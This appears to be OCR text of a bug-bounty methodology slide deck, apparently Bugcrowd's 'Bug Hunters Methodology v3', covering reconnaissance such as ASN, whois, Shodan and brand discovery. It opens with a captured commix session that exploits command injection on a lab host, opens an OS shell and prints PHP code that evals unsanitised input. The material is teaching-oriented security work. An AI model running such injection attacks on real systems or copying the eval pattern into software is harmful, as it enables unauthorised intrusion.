


root@kali:~# commix --url="http://192.168.72.135/codeexec/example2.php?order=id"
v1.8-stable
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2017 Anastasios Stasinopoulos (@ancst)
[*] Checking connection to the target URL... [SUCCEED]
[!] Warning: A failure message on 'usort()' was detected on page's response.
[+] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) dynamic code injection point? [Y/n] > n
[*] Testing the (results-based)
[*] Testing the (results-based)
[+] The parameter 'order' seems
[?] Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?'
commix(os_shell) > ls
example1.php
example2.php
example3.php
example4.php
index.html
commix(os_shell) > cat example1.php
<?phprequire_once("../header.php"); ?>
<?php
$str="echo \"Hello ".$_GET['name']."!!!\";";
eval($str);
?>
<?php require_once("../footer.php"); ?>
commix(os_shell) >
The Bug Hunters Methodology v3(ish)
bugcrowd
Video: https://www.youtube.com/watch?v=Qw1nNPiH_Go


whoami

- ★ Jason Haddix - @jhaddix
- ★ VP of Trust and Security @Bugcrowd
- ★ 2014-2015 top on Bugcrowd (Top 20 currently)
- ★ Father, hacker, blogger, gamer!




What this talk is about...


history && topics ✓





Aka "How to Shot Web" @ DEFCON23

(still) light reading











Discovering IP Space

ASN's


★ AUTONOMOUS SYSTEM NUMBER - HTTP://BGP.HE.NET






ARIN & RIPE


- https://whois.arin.net/ui/query.do
- https://apps.db.ripe.net/db-web-ui/#/fulltextsearch






Rev whois


- https://reverse.report/





Shodan Organization


★ https://www.shodan.io/search?query=org%3A%22Tesla+Motors%22




Discovering New Targets

(Brands & TLDs)

Brand / TLD Discovery




Acquisitions

